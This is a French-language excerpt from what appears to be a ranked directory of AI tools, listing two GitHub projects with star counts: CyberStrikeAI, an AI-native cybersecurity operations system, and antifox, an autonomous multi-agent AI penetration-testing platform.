    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    259
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    257

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






